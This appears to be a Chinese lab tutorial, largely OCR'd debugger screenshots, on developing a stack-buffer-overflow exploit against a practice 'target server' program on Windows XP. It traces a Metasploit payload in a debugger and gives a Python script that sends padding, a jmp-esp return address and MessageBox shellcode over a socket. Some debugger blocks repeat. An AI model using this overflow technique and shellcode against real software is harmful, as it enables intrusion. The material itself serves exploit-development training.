00401010  4C 04 00 00 E9 F7 00 00  L¦..轺..
00401018  00 E9 E2 04 00 00 E9 2D  .殁¦..?

0012FB74   0012001B  ■.■.
0012FB78   00000000  ....
0012FB7C   FFFF0000  ..ÿÿ
0012FB80   41404F43  CO@A
0012FB84   FD924F48  HO掿
```

```
VA: 0012FBDF -> 0012FBE0  | Size: (0x0001 - 00001 bytes)  # (0x0000 - 00000 dwords)  Offset: Warnning : !!! Out of rang !!!  | Section: <Not in any module>
```

可以看到解码的代码，所以，按照上一篇文章讲的，在cld下断点然后F9就行了




```
0012FBC2    46              inc esi
0012FBC3    99              cdq
0012FBC4    BA C4A6F323     mov edx,0x23F3A6C4
0012FBC9    DBDD            fcmovnu st,st(5)
0012FBCB    D97424 F4       fstenv (28-byte) ptr ss:[esp-0xC]
0012FBCF    5E              pop esi
0012FBD0    29C9            sub ecx,ecx
0012FBD2    B1 30           mov cl,0x30
0012FBD4    83C6 04         add esi,0x4
0012FBD7    3156 0F         xor dword ptr ds:[esi+0xF],edx
0012FBDA    0356 0F         add edx,dword ptr ds:[esi+0xF]
0012FBDD  ^ E2 F5           loopd short 0012FBD4
0012FBDF    FC              cld
0012FBE0    E8 82000000     call 0012FC67
0012FBE5    60              pushad
0012FBE6    89E5            mov ebp,esp
0012FBE8    31C0            xor eax,eax
0012FBEA    64:8B50 30      mov edx,dword ptr fs:[eax+0x30]
0012FBEE    8B52 0C         mov edx,dword ptr ds:[edx+0xC]
0012FBF1    8B52 14         mov edx,dword ptr ds:[edx+0x14]
0012FBF4    8B72 28         mov esi,dword ptr ds:[edx+0x28]
0012FBF7    0FB74A 26       movzx ecx,word ptr ds:[edx+0x26]
0012FBFB    31FF            xor edi,edi                         target_s.0042E068
0012FBFD    AC              lods byte ptr ds:[esi]
0012FBFE    3C 61           cmp al,0x61
0012FC00  v 7C 02           jl short 0012FC04
0012FC02    2C 20           sub al,0x20
0012FC04    C1CF 0D         ror edi,0xD
0012FC07    01C7            add edi,eax
0012FC09  ^ E2 F2           loopd short 0012FBFD
0012FC0B    52              push edx
0012FC0C    57              push edi                            target_s.0042E068
0012FC0D    8B52 10         mov edx,dword ptr ds:[edx+0x10]
0012FC10    8B4A 3C         mov ecx,dword ptr ds:[edx+0x3C]
0012FC13    8B4C11 78       mov ecx,dword ptr ds:[ecx+edx+0x78]
0012FC17  v E3 48           jecxz short 0012FC61
0012FC19    01D1            add ecx,edx
0012FC1B    51              push ecx
0012FC1C    8B59 20         mov ebx,dword ptr ds:[ecx+0x20]
0012FC1F    01D3            add ebx,edx
0012FC21    8B49 18         mov ecx,dword ptr ds:[ecx+0x18]
0012FC24  v E3 3A           jecxz short 0012FC60
0012FC26    49              dec ecx
0012FC27    8B348B          mov esi,dword ptr ds:[ebx+ecx*4]
0012FC2A    01D6            add esi,edx
0012FC2C    31FF            xor edi,edi                         target_s.0042E068
0012FC2E    AC              lods byte ptr ds:[esi]
0012FC2F    C1CF 0D         ror edi,0xD
0012FC32    01C7            add edi,eax
```

```
寄存器 (FPU)
EAX 0012FB02
ECX 00000000
EDX 21D42988
EBX FFFFFFFE
ESP 0012FB74
EBP 61616161
ESI 0012FC89
EDI 0042E068 target_s.0042E068

EIP 0012FBDF

C 0  ES 0023 32位  0(FFFFFFFF)
P 1  CS 001B 32位  0(FFFFFFFF)
A 0  SS 0023 32位  0(FFFFFFFF)
Z 0  DS 0023 32位  0(FFFFFFFF)
S 0  FS 003B 32位  7FFDE000(FFF)
T 0  GS 0000 NULL
D 1
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000606 (NO,NB,NE,A,NS,PE,GE,G)

ST0 bad   -NAN FFFF C0000000 00000000
ST1 empty 0.0000281808230399950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000281808677240l0e-4933
ST7 empty 0.0000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0041  Cond 0 0 0 0  Err 0 1 0 0 0 0 0 1  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                 ASCII
00401000  CC CC CC CC CC E9 F6 03  烫烫滍?
00401008  00 00 E9 A1 04 00 00 E9  ..椤¦..
00401010  4C 04 00 00 E9 F7 00 00  L¦..轺..
00401018  00 E9 E2 04 00 00 E9 2D  .殁¦..?

0012FB74   0012001B  ■.■.
0012FB78   00000000  ....
0012FB7C   FFFF0000  ..ÿÿ
0012FB80   41404F43  CO@A
0012FB84   FD924F48  HO掿
```

```
断点位于 0012FBDF
```

最后可以看到计算器弹出来了



```
0012FBF4   8B72 28        mov esi,dword ptr ds:[edx+0x28]
0012FBF7   0FB74A 26      movzx ecx,word ptr ds:[edx+0x26]
0012FBFB   31FF           xor edi,edi
0012FBFD   AC             lods byte ptr ds:[esi]
0012FBFE   3C 61          cmp al,0x61
...
0012FC3E   75 E4          jnz short 0012FC24
0012FC40   58             pop eax
0012FC41   8B58 24        mov ebx,dword ptr ds:[eax+0x24]
0012FC44   01D3           add ebx,edx
0012FC46   66:8B0C4B      mov cx,word ptr ds:[ebx+ecx*2]
0012FC4A   8B58 1C        mov ebx,dword ptr ds:[eax+0x1C]
0012FC4D   01D3           add ebx,edx
0012FC4F   8B048B         mov eax,dword ptr ds:[ebx+ecx*4]
0012FC52   01D0           add eax,edx
0012FC54   894424 24      mov dword ptr ss:[esp+0x24],eax
0012FC58   5B             pop ebx
0012FC59   5B             pop ebx
0012FC5A   61             popad
0012FC5B   59             pop ecx
0012FC5C   5A             pop edx
0012FC5D   51             push ecx
edx=00251FC8
```

```
C:\Documents and Settings\Administrator\桌面\04用MetaSploit开发Exploit...
**************************************
     exploit target server 1.0
**************************************
********************
received:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
寄存器 (FPU)
EAX 77E52188 rpcrt4.77E52188
ECX 77E8153B rpcrt4.UuidFromStringW
EDX 760DD900 setupapi.760DD900
EBX 00000000
ESP 0012EB44
EBP 0012EC38
ESI 00000000
EDI 00000000

EIP 7C92E514 ntdll.KiFastSystemCallRet

C 0  ES 0023 32位 0(FFFFFFFF)
P 0  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 0  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 bad   -NAN FFFF C0000000 00000000
ST1 empty 0.0000028180823039950e-4933
```

target_server.exe - 应用程序错误

"0x0012fc97" 指令引用的 "0x0000c122" 内存。该内存不能为 "read"。


要终止程序，请单击"确定"。
要调试程序，请单击"取消"。

确定 取消

```
地址      HEX 数据                  ASCII
00401000 CC CC CC CC CC E9 F6 03 烫烫渧?
00401008 00 00 E9 A1 04 00 00 E9 ..椤¦..
00401010 4C 04 00 00 E9 F7 00 00 L¦..轺..
00401018 00 E9 E2 04 00 00 E9 2D .殁¦..?

0012FB44  0042E068 h郶. target_s.0042E068
0012FB48  0012FC89 
0012FB4C  0012FBE5 返回到 0012FBE5 来自 0012FC67
0012FB50  0012FB64 d?.
0012FB54  FFFFFFFE ?ÿÿ

Module C:\WINDOWS\system32\shlwapi.dll
```

这是用metasploit来加载poc，现在咱们使用python实现溢出

```
#!usr/bin/python
# -*- coding:utf-8 -*-

import socket
import struct

HOST = '192.168.1.103'
PORT = 7777
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
shellcode = ("\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
        "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
        "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
        "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
        "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
        "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
        "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
        "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
        "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8")

jmpesp = struct.pack("<L", 0x77E1F2C8)
payload = 'a' * 204 + jmpesp + shellcode
s.sendall(payload)
s.close()
```



```
004010E7  .  C3      retn
004010E8     CC      int3
004010E9     CC      int3
004010EA     CC      int3
004010EB     CC      int3
004010EC     CC      int3
004010ED     CC      int3
004010EE     CC      int3
004010EF     CC      int3
004010F0     CC      int3
004010F1     CC      int3
004010F2     CC      int3
004010F3     CC      int3
004010F4     CC      int3
004010F5     CC      int3
004010F6     CC      int3
004010F7     CC      int3
004010F8     CC      int3
004010F9     CC      int3
004010FA     CC      int3
004010FB     CC      int3
004010FC     CC      int3
004010FD     CC      int3
返回到 77E1F2C8 (advapi32.77E1F2C8)
```

```
寄存器 (FPU)
EBP 61616161
ESI 0012FB74
EDI 0012FF80

EIP 004010E7 target_s.004010E7

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.00000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```


```
C:\Documents and Settings\Administrator\桌面\04用MetaSploit开发Exploit...
**************************************
     exploit target server 1.0
**************************************
********************
received:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa闰醱薰j
8▲hc壯Oh2t?劉肻?鄯◆+鉏?2ShuserT3福媄0嬰♀婭∟??j
8▲u♤?W翻`婨<媆♤x♥萋Y ♥?  G??鰡❊?: 潦♥蘁腭;T$∟u鋴Y$♥輂?<媃∟♥?,糆_玏a=j
8▲u?篂hwesthfail媥SPPS  W黃  W?
_
```

```
0012FB6C   77E1F2C8  返回到 advapi32.77E1F2C8
```

起始:401000 结束:400FFF 当前值:CCCCCCCC

运行，看到溢出的`jmp esp`在返回地址处

继续F8，来到shellcode的领空



```
0012FB70    FC              cld
0012FB71    68 6A0A381E     push 0x1E380A6A
0012FB76    68 6389D14F     push 0x4FD18963
0012FB7B    68 3274910C     push 0xC917432
0012FB80    8BF4            mov esi,esp
0012FB82    8D7E F4         lea edi,dword ptr ds:[esi-0xC]
0012FB85    33DB            xor ebx,ebx
0012FB87    B7 04           mov bh,0x4
0012FB89    2BE3            sub esp,ebx
0012FB8B    66:BB 3332      mov bx,0x3233
0012FB8F    53              push ebx
0012FB90    68 75736572     push 0x72657375
0012FB95    54              push esp
0012FB96    33D2            xor edx,edx                              target_s.couth_threshold_length
0012FB98    64:8B5A 30      mov ebx,dword ptr fs:[edx+0x30]
0012FB9C    8B4B 0C         mov ecx,dword ptr ds:[ebx+0xC]
0012FB9F    8B49 1C         mov ecx,dword ptr ds:[ecx+0x1C]
0012FBA2    8B09            mov ecx,dword ptr ds:[ecx]               target_s.??_7ostream_withassign@@6B@nFilter@4size?3?5?$CFu?5byte@$CFd?
0012FBA4    8B69 08         mov ebp,dword ptr ds:[ecx+0x8]
0012FBA7    AD              lods dword ptr ds:[esi]
0012FBA8    3D 6A0A381E     cmp eax,0x1E380A6A
0012FBAD  ˅ 75 05           jnz short 0012FBB4
0012FBAF    95              xchg eax,ebp
0012FBB0    FF57 F8         call dword ptr ds:[edi-0x8]
0012FBB3    95              xchg eax,ebp
0012FBB4    60              pushad
0012FBB5    8B45 3C         mov eax,dword ptr ss:[ebp+0x3C]
0012FBB8    8B4C05 78       mov ecx,dword ptr ss:[ebp+eax+0x78]
0012FBBC    03CD            add ecx,ebp
```


```
寄存器 (FPU)
EBP 61616161
ESI 0012FB74
EDI 0012FF80

EIP 0012FB70

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.00000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  掩码    1 1 1 1 1 1
```

```
地址      HEX 数据                   ASCII
00401000  CC CC CC CC CC E9 F6 03   烫烫渀?
00401008  00 00 E9 A1 04 00 00 E9   ..楞 ¦..
00401010  4C 04 00 00 E9 F7 00 00   L ¦..轺..
00401018  00 E9 E2 04 00 00 E9 2D   .殁 ¦..?
```

起始:401000 结束:400FFF 当前值:CCCCCCCC

熟悉的cld

F9，看到了弹窗



```
0012FB70  FC              cld
0012FB71  68 6A0A381E     push 0x1E380A6A
0012FB76  68 6389D14F     push 0x4FD18963
0012FB7B  68 3274910C     push 0xC917432
0012FB80  8BF4            mov esi,esp
0012FB82  8D7E F4         lea edi,dword ptr ds:[esi-0xC]
0012FB85  33DB            xor ebx,ebx
0012FB87  B7 04           mov bh,0x4
0012FB89  2BE3            sub esp,ebx
0012FB8B  66:BB 3332      mov bx,0x3233
0012FB8F  53              push ebx
0012FB90  68 75736572     push 0x72657375
0012FB95  54              push esp
0012FB96  33D2            xor edx,edx
0012FB98  64:8B5A 30      mov ebx,dword ptr fs:[edx+0x3
0012FB9C  8B4B 0C         mov ecx,dword ptr ds:[ebx+0xC
0012FB9F  8B49 1C         mov ecx,dword ptr ds:[ecx+0x1
0012FBA2  8B09            mov ecx,dword ptr ds:[ecx]
0012FBA4  8B69 08         mov ebp,dword ptr ds:[ecx+0x8
0012FBA7  AD              lods dword ptr ds:[esi]
0012FBA8  3D 6A0A381E     cmp eax,0x1E380A6A
0012FBAD  75 05           jnz short 0012FBB4
0012FBAF  95              xchg eax,ebp
0012FBB0  FF57 F8         call dword ptr ds:[edi-0x8]
0012FBB3  95              xchg eax,ebp
0012FBB4  60              pushad
0012FBB5  8B45 3C         mov eax,dword ptr ss:[ebp+0x3
0012FBB8  8B4C05 78       mov ecx,dword ptr ss:[ebp+eax
0012FBBC  03CD            add ecx,ebp
```

C:\Documents and Settings\Administrator\桌面\04用MetaSploit开发Exploit...

```
**************************************
     exploit target server 1.0
**************************************
********************
received:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa闰醱黨j
8▲hc壯Oh2t?劚崀?鄁◆+鉬?2ShuserT3襤媄0嬃♀娅⌙??j
8▲u♣?W翿`婨<媩♣x♥蕃Y ♥?  G??鰡✲?: 潦♥龤膠;T$⌙u鐃Y$♥藿?<媃⌙♥?,豴_玏a=j
8▲u?篕hwesthfail嬸SPPS  W黃  W?
```

failwest

failwest

确定

```
寄存器 (FPU)
EBP 61616161
ESI 0012FB74
EDI 0012FF80

EIP 0012FB70

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BB68 00000208 7C933891
ST1 empty 0.0000028180823039950e-4933
ST2 empty -UNORM B8DE 0170B690 77D30B05
ST3 empty -UNORM BB8C 00648518 00B600B4
ST4 empty -UNORM B810 00648518 0000005A
ST5 empty +UNORM 6C04 020800B4 00000003
ST6 empty 0.0000028180867724010e-4933
ST7 empty 0.0000000000623541340e-4933
               3 2 1 0      E S P U O Z D I
